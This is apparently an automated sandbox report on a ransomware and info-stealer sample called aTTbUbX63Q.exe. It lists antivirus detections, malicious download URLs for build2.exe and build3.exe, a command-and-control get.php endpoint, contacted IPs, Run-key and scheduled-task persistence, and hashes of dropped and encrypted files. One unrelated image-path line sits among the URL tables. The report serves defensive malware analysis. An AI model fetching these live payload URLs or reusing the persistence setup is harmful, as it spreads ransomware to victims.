12.0.aTTbUbX63Q.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
2.0.aTTbUbX63Q.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
19.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
11.0.aTTbUbX63Q.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
11.0.aTTbUbX63Q.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
2.0.aTTbUbX63Q.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
11.0.aTTbUbX63Q.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
19.0.aTTbUbX63Q.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
11.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
17.2.build2.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1224181		Download File
2.0.aTTbUbX63Q.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
9.0.aTTbUbX63Q.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
2.0.aTTbUbX63Q.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
11.0.aTTbUbX63Q.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
9.0.aTTbUbX63Q.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1223627		Download File

Domains

Source	Detection	Scanner	Label	Link
rgyui.top	22%	Virustotal		Browse
acacaca.org	17%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://acacaca.org/files/1/build3.exe	19%	Virustotal		Browse
http://acacaca.org/files/1/build3.exe	100%	Avira URL Cloud	malware	
http://acacaca.org/files/1/build3.exe:	100%	Avira URL Cloud	malware	
http://https://we.tl/t-QsoSRIeA	0%	Avira URL Cloud	safe	
http://rgyui.top/dl/build2.exebqX	100%	Avira URL Cloud	malware	
http://acacaca.org/files/1/build3.exe$runFf:&	100%	Avira URL Cloud	malware	
http://https://we.tl/t-QsoSRIeAK6	0%	Avira URL Cloud	safe	
http://rgyui.top/dl/build2.exe	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://acacaca.org/test2/get.php?pid=63423FF445583FE5A9A41B7CFEC3D9C4&first=true	100%	Avira URL Cloud	malware	
http://acacaca.org/test2/get.php	100%	Avira URL Cloud	malware	
http://https://ns1.kriston.ugns2.chalekin.ugns3.unalelath.ugns4.andromath.ug/Error	0%	Avira URL Cloud	safe	
http://49.12.9.140:1080/6184098113.zip	0%	Avira URL Cloud	safe	
http://acacaca.org/files/1/build3.exeX	100%	Avira URL Cloud	malware	
http://rgyui.top/dl/build2.exe$run	100%	Avira URL Cloud	malware	
http://https://mas.to/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://49.12.9.140:1080/517	0%	Avira URL Cloud	safe	
http://49.12.9.140:1080	0%	Avira URL Cloud	safe	
http://acacaca.org/files/1/build3.exe$run	100%	Avira URL Cloud	malware	
http://49.12.9.140:1080/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rgyui.top	211.40.39.251	true	true	• 22%, Virustotal, Browse	unknown
t.me	149.154.167.99	true	false		high
api.2ip.ua	162.0.217.254	true	false		high
acacaca.org	196.200.111.5	true	true	• 17%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://acacaca.org/files/1/build3.exe	true	• 19%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://api.2ip.ua/geo.json	false		high
http://rgyui.top/dl/build2.exe	true	• Avira URL Cloud: malware	unknown
http://acacaca.org/test2/get.php?pid=63423FF445583FE5A9A41B7CFEC3D9C4&first=true	true	• Avira URL Cloud: malware	unknown
http://acacaca.org/test2/get.php	true	• Avira URL Cloud: malware	unknown
http://49.12.9.140:1080/6184098113.zip	false	• Avira URL Cloud: safe	unknown
http://https://t.me/pegasusfly1	false		high
http://49.12.9.140:1080/517	false	• Avira URL Cloud: safe	unknown
http://49.12.9.140:1080/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	07300448190955752008461744.17.dr	false		high
http://www.nytimes.com/	aTTbUbX63Q.exe, 00000009.00000003.479593791.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	07300448190955752008461744.17.dr	false		high
http://https://api.2ip.ua/	aTTbUbX63Q.exe, 00000013.00000003.457451578.00000000007DD000.00000004.00000020.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000013.00000002.458700460.00000000007DE000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	07300448190955752008461744.17.dr	false		high
http://acacaca.org/files/1/build3.exe:	aTTbUbX63Q.exe, 00000009.00000002.630414186.000000000079E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://t.me/pegasusfly1https://mas.to/	build2.exe, 0000000E.00000002.445221178.00000000020D0000.00000040.00001000.00020000.00000000.sdmp, build2.exe, 00000011.00000002.622842965.0000000000400000.00000040.00000400.00020000.00000000.sdmp, build2.exe, 00000011.00000000.442710735.0000000000400000.00000040.00000400.00020000.00000000.sdmp, build2.exe, 00000011.00000000.444284364.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false		high
http://https://we.tl/t-QsoSRIeA	aTTbUbX63Q.exe, 00000009.00000002.630414186.000000000079E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://rgyui.top/dl/build2.exebqX	aTTbUbX63Q.exe, 00000009.00000002.630414186.000000000079E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	07300448190955752008461744.17.dr	false		high
http://acacaca.org/files/1/build3.exe$runFf:&	aTTbUbX63Q.exe, 00000009.00000002.630414186.000000000079E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.amazon.com/	aTTbUbX63Q.exe, 00000009.00000003.477258158.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	07300448190955752008461744.17.dr	false		high
http://www.twitter.com/	aTTbUbX63Q.exe, 00000009.00000003.480359677.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://we.tl/t-QsoSRIeAK6	aTTbUbX63Q.exe, 00000009.00000002.630414186.000000000079E000.00000004.00000020.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000009.00000002.631342058.000000000080B000.00000004.00000020.00020000.00000000.sdmp, _readme.txt0.9.dr, _readme.txt.9.dr	true	• Avira URL Cloud: safe	unknown
http://www.openssl.org/support/faq.html	aTTbUbX63Q.exe, 00000013.00000000.451184781.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	07300448190955752008461744.17.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://ns1.kriston.ugns2.chalekin.ugns3.unalelath.ugns4.andromath.ug/Error	aTTbUbX63Q.exe, 00000000.00000002.374395279.0000000004270000.00000040.00001000.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000002.00000000.372532830.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000002.00000002.380874563.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000002.00000000.370106699.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000007.00000002.406648987.00000000042B0000.00000040.00001000.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000008.00000002.457677553.0000000004220000.00000040.00001000.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000009.00000000.403211722.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000009.00000000.401797040.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000009.00000002.623725564.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 0000000A.00000002.442982848.0000000004230000.00000040.00001000.00020000.00000000.sdmp, aTTbUbX63Q.exe, 0000000B.00000000.452682542.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 0000000B.00000002.459352032.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 0000000B.00000000.448334832.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 0000000C.00000000.440063683.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 0000000C.00000002.444870627.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 0000000C.00000000.434977695.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000010.00000002.455802292.0000000004230000.00000040.00001000.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000013.00000000.449523964.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000013.00000002.458138478.0000000000400000.00000040.00000400.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000013.00000000.451184781.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://acacaca.org/files/1/build3.exeX	aTTbUbX63Q.exe, 00000009.00000002.648052671.000000000931B000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://rgyui.top/dl/build2.exe$run	aTTbUbX63Q.exe, 00000009.00000002.630414186.000000000079E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.youtube.com/	aTTbUbX63Q.exe, 00000009.00000003.481330241.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://mas.to/	build2.exe, 0000000E.00000002.445221178.00000000020D0000.00000040.00001000.00020000.00000000.sdmp, build2.exe, 00000011.00000002.622842965.0000000000400000.00000040.00000400.00020000.00000000.sdmp, build2.exe, 00000011.00000000.442710735.0000000000400000.00000040.00000400.00020000.00000000.sdmp, build2.exe, 00000011.00000000.444284364.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.2ip.ua/geo.jsonL	aTTbUbX63Q.exe, 00000013.00000003.457451578.00000000007DD000.00000004.00000020.00020000.00000000.sdmp, aTTbUbX63Q.exe, 00000013.00000002.458700460.00000000007DE000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.wikipedia.com/	aTTbUbX63Q.exe, 00000009.00000003.480730575.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.live.com/	aTTbUbX63Q.exe, 00000009.00000003.479210356.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://49.12.9.140:1080	build2.exe, 00000011.00000002.626450509.00000000022B0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://acacaca.org/files/1/build3.exe$run	aTTbUbX63Q.exe, 00000009.00000002.630414186.000000000079E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.reddit.com/	aTTbUbX63Q.exe, 00000009.00000003.479989918.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	07300448190955752008461744.17.dr	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	07300448190955752008461744.17.dr	false		high
http://www.google.com/	aTTbUbX63Q.exe, 00000009.00000003.478546854.0000000003070000.00000004.00001000.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
211.40.39.251	rgyui.top	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
196.200.111.5	acacaca.org	Eritrea		30987	ERITEL-ASER	true
49.12.9.140	unknown	Germany		24940	HETZNER-ASDE	false
162.0.217.254	api.2ip.ua	Canada		35893	ACPCA	false
149.154.167.99	t.me	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679286
Start date and time: 05/08/202214:31:11	2022-08-05 14:31:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 53s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	aTTbUbX63Q.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@22/436@8/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 27% (good quality ratio 25.4%) • Quality average: 75.4% • Quality standard deviation: 29.8%
HCA Information:	• Successful, ratio: 72% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:32:27	Task Scheduler	Run new task: Time Trigger Task path: C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe s>--Task
14:32:32	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run SysHelper "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart
14:32:40	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run SysHelper "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart
14:32:42	API Interceptor	1x Sleep call for process: aTTbUbX63Q.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\01952765546433309423440150

Process:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\ProgramData\06419169774441268534573689

Process:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C9
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\ProgramData\07300448190955752008461744	
Process:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC7CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\ProgramData\08605585310134121561576042	
Process:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC7CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\ProgramData\48237248951244843175973523	
Process:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589067735369779
Encrypted:	false
SSDEEP:	48:TXYBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:UWU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	89CE01DCB0DC182AFF651E0094A2A7A2
SHA1:	DBFC15F5503780095741421FCC662D72460D804A
SHA-256:	1A0599ED2576D1224FDE5E4B512BF36AA0D322765C8F83ADDF9487D6D4E511E0
SHA-512:	86E16B4D227056BB75D51F4D01F69E8585626664401E14C1F052C8C9F6D6F4BF5C3FAB041FCDB33E9D8EBB82785D9B382E97FBBBCD0550BA49776C14934079EC
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\ProgramData\49278603839175653683571463	
Process:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784

Entropy (8bit):	0.4589067735369779
Encrypted:	false
SSDEEP:	48:TXYBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:UWU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	89CE01DCB0DC182AFF651E0094A2A7A2
SHA1:	DBFC15F5503780095741421FCC662D72460D804A
SHA-256:	1A0599ED2576D1224FDE5E4B512BF36AA0D322765C8F83ADDF9487D6D4E511E0
SHA-512:	86E16B4D227056BB75D51F4D01F69E8585626664401E14C1F052C8C9F6D6F4BF5C3FAB041FCDB33E9D8EBB82785D9B382E97FBBBCD0550BA49776C14934079EC
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\SystemID\PersonalID.txt

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	42
Entropy (8bit):	4.916126946588284
Encrypted:	false
SSDEEP:	3:/FnIkgEWsEERacyn:/dIyocyn
MD5:	9ADBB8FCA8C82C65BE1D9941119041F8
SHA1:	4EB27D9087FE7C1BEAABEC8BF2B7861708F9B597
SHA-256:	1D62E5001D5BA48A9F06F9FE578F8A1682662141C3C2FDA67886A1E944AF8C3D
SHA-512:	D84C695C2771CFB21CBCD0FB64D0ACCCC4357C48A3687E4EF8CECE6BA1B67BC56CED8929B45CCF0988BD02F7841C2CFE084FFB2E54C7EDBB2D114E4A044A7D1
Malicious:	false
Preview:	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA..

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt19.lst

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	1369
Entropy (8bit):	7.819516094089094
Encrypted:	false
SSDEEP:	24:3jpaGLotcRwF3OI6i324TS6wGDEfpYew6oriy39L/22inFTufFglVF64tjvufv3f:TIGLofF3OtixcGIfpYewhriWMnZufFou
MD5:	53CE40CE201F5D0E1470815B82F16872
SHA1:	CEBB45DBDB46F4150E53D4C5F99724874DACA135
SHA-256:	D5AC6D2168FFACB80410C17C0835CBAB4A1A9ACA6C67B1CF710F4435C6A6A47C
SHA-512:	957C97271338FE6EA23F6DBB3A1DACD89418A508201BE4B09917DD327F88196C90AC3B876A1DB3CF9FA0641EAD9CFCCD77B67CCC4B6AF44ECFF63D13F76D7596
Malicious:	false
Preview:	%!Ado%...MvzB.=.-.....CS~.T>L@...4=...H...E.\.].....W. ..=.....b.....(.f{.....9S.H3.t...md."..k.x...HY..\4"....!.H.g..X`p../...Jh..../.pm7.....-P...2Q.....I...d..=....&.z._.bz.] .."h}.I..j..gpp'.<<'..s./.`...a2Q...&.\b...X...H.....O..fy.'=%214..}...b#..,...../.....@.5ACA.4.6.....g.a...i*B>....Z@<.t....K.96..&.F3..U..;.NvD..V.Y..L".+G.[..)u....=:8.+_AS.*.R.V. .A..l..z.N>..4...n.F).`.oa...)>..B..r... ...T1....m.5Rn.....r....#.p.....O...i~.T...WYf.....z..mB}Y./".....t"c.Xp....M...wL.. . ..?_M..p....A9.sW.<.C.f..}^.!....Dw@...g.j.%.Q_B.n...V...v.. ...>8..[.....9i..=O.... .8rv.tF.%2.....C..s4..s....n......c.:..qJ..`Z=.*(..V_.....tO-Y...b....&.m.]..!.....5.m)>..;.....c.e..].[....m....5g.a..1.f[.Rsc.!Wq.o...a.R...B..;$.x:1.\}...G...z..E.. .m...r...F>O.^[..a...vw..o(.3.S85J./A...WS..+....^>..V(...Vz!#...%..b.D.z.....k..u..u..T..r..4E\w.).t@...]g.b=$..w.....&.qa5.W...r..}.Iy;..[...O^...,.K.....2../z~P...<&..(...aS.

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt19.lst

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	PostScript document text
Category:	dropped
Size (bytes):	80722
Entropy (8bit):	**7.998104205447565**
Encrypted:	**true**
SSDEEP:	1536:tMr7sfzgHt9G4BPe+VLQpkA/7f+ktnES334qUDU8EWAIi2rqh:twwMHP/UpkANtj3vUDJ/Hqh
MD5:	665AD68858173108F357BAECB4228C6A
SHA1:	C86BA41E61F7CAE184C772AFD25EE909B18290AF
SHA-256:	E59A427B197CA8D8A1F56EC12D10CBDC9C7B64D5263E06E59D3FBE600C87D4F1

SHA-512:	7219443EE7997AAA07CC592A11696F9F805F6C1174A218DF1A1368532951B22544173192C1EF66F2419F9766088100D6E357A64B46E9BA037C735BAB8CA3445E
Malicious:	**true**
Preview:	%!Ado2...H.z\....0.../c..o.G<.ub.;.Un.'...-..2...m/o.&...&5,..=-..k. ..T.(.....R.U.....J..k. (.vu.$%.....l....4.t.....iPW.F..@.:.<....g..(..!{G.^4.....#6.p#.^V.../R..#%.....K..-.# K....\.U.6L../1...y....|..9...C.24<.S....(.s.<..&(.Hglp....\vK..M9}.v.....7....}.B.-1P..&.C4...t..P.m:..u0.....I.V;.....")1...?.a8...-..m.....f..y...C>.Ra...4..(.....{....PB...CBo.Z....7aLlRn.. J..]6....;.C<Oe.....)...Q.7...l..=.I.,.L;,.M..-5U....5.6.p.XlXr5#Z..>.&.....fXE.1 \.....5V.L`.....!..G.....S..CI.id..f.....a.....=.#.....Y{.m.....^.}.l.5.P.h.+..C.....V.L....b./.....{@K.D. ...9D(...rdp..E.....#C..z..R.@-2.dc.t.....C.]....f...o[:|.pX.!.....DQBE.d\X;.6.{..2.....l.".....g7.....b.R.:KEw. (.r...hSUS),..|m.i.F..MH.3:+.1./kU.*}}.>..6..0.*G.4...,.`...3e.p... ..^...9.3..\Y.....f...p..P(.`v-6N...47..N..h..>.V.....n..Ev.k..V.....>.3BP..i.(.X.....\...Y..WU.p&.oR/_..K]zD...m]...V]H...*A.S...3...R.dI..b....jM.J.1.vpc.....-

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\IconCacheRdr65536.dat

